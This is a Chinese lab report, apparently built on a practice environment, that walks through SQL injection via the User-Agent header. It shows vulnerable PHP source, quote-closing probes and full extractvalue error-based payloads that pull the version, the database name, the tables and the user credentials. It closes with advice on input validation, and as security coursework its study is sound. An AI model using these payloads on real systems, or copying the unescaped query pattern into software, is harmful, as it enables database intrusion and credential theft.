
    $sql="SELECT users.username, users.password FROM users WHERE users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT 0,1";
    $result1 = mysql_query($sql);
    $row1 = mysql_fetch_array($result1);
    if($row1)
    {
        echo "<font color='red' font size=3>";
        $insert="INSERT INTO security.uagents (uagent, 'ip_address', 'username') VALUES ('$uagent', '$IP', '$uname')";
        mysql_query($insert);
        //echo "Your IP ADDRESS is: " . $IP;
        echo "</font>";
        //echo "<br>";
        echo "<font color='red' font size=3>";
        echo "Your User Agent is: " . $uagent;
        echo "</font>";
        echo "<br>";
        print_r(mysql_error());
        echo "<br>";
    }
}


```

(4) 单击浏览器右上角的 live http headers 插件。




(5) 在表单中再次输入 admin1/admin1，单击提交，在 live http headers 插件中出现 http 包，选择最上面的一行，单击下方的 Replay...按钮。如下图所示。




(6) 数据包中的 User-Agent: 后面的值就是源码中传入的\$uagent, 所以我们可以尝试修改\$uagent 的值来找出注入点。


在 User-Agent 后面加单引号后, 点击 Replay 刷新页面, 发现页面会爆 sql 的错误。从报错信息可以看到后面还有两个参数, 一个是 IP, 一个是用户名。如下图所示。




添加双引号, 不报错:




添加' #报错, 使用#, --+, %23 都不可以注释掉后面的', 会显示报错:




添加两个单引号不报错。既然不可以注释掉后面的', 那就再加一个点' 使其闭合:




(7) 下面就利用 extractvalue 报错注入进行信息查询。选择 user-agent 标签, 将后面的浏览器信息全部删除, 替换成构造好的语句点击 replay 按钮。构造语句, 使用 extractvalue 报错查询: ' and extractvalue(1,concat(0x7e,(select @@version),0x7e)) and ', 查询版本信息。




(8) 查库: ' and extractvalue(1,concat(0x7e,(select database()),0x7e)) and '1'='1。如下图所示。




(9) 查表: ' and extractvalue(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security'),0x7e)) and '1'='1, 返回结果不能超过一条。如下图所示。



(10) 解决方法一，查所有表：' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e)) and '1'='1。如下图所示。




(11) 解决方法二，限制查某一个表（使用 LIMIT）：' and extractvalue(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 0,1),0x7e)) and '1'='1。如下图所示。



(12) 查询字段内容：' and extractvalue(1,concat(0x7e,(select group_concat(id,username,password) from security.users),0x7e)) and '1'='1。如下图所示。

'1'='1。如下图所示。



九、实验数据及结果分析：

在本实验中，通过 HTTP 头部注入，成功地查询了后台 security 数据库中的 users 表的字段内容。具体数据如下：

ID: 1, 2, 3

用户名: Dumb, Angelina

密码: Dumb, I-kill-you

这次实验揭示了 HTTP 头部注入是一种常见的安全漏洞，攻击者可以通过修改 User-Agent 头部字段来伪装浏览器信息，然后利用这一漏洞进行 SQL 注入。为了保护应用程序的安全，开发人员应该实施严格的用户输入验证，以确保不可信的内容不会被注入到 HTTP 头部中。

十、实验结论：

HTTP 头部注入是一个常见的安全漏洞，可导致 SQL 注入等攻击。为了确保应用程序的安全性，开发人员必须采取适当的安全措施，如输入验证和过滤，以防止恶意用户通过 HTTP 头部注入攻击破坏系统的安全性。此实验强调了开发人员在处理 HTTP 头部数据时应谨慎，不仅仅依赖于这些数据来验证用户身份。

十一、总结及心得体会：

通过本次实验，我深刻理解了 HTTP 头部的重要性以及它在 Web 应用程序安全中的作用。我学会了识别 HTTP 头部注入漏洞以及潜在的风险，这使我更加关注用户输入验证和过滤的重要性。同时，我认识到开发人员在设计和实现 Web 应用程序时需要考虑各种安全威胁。仅仅依赖浏览器发送的 User-Agent 头部信息来验证用户身份是不可靠的，开发人员应该采用更可靠的身份验证和授权机制来

确保应用程序的安全性。

十二、对本实验过程及方法、手段的改进建议：

在实验中，引入一些安全编码指南和最佳实践将是有益的。这些指南可以帮助我们更好地理解如何编写安全的代码，以防止 HTTP 头部注入等安全漏洞。建议包括对用户输入的验证、过滤和编码等方面的指导，以加强实际开发中的安全性。

报告评分：

指导教师签字：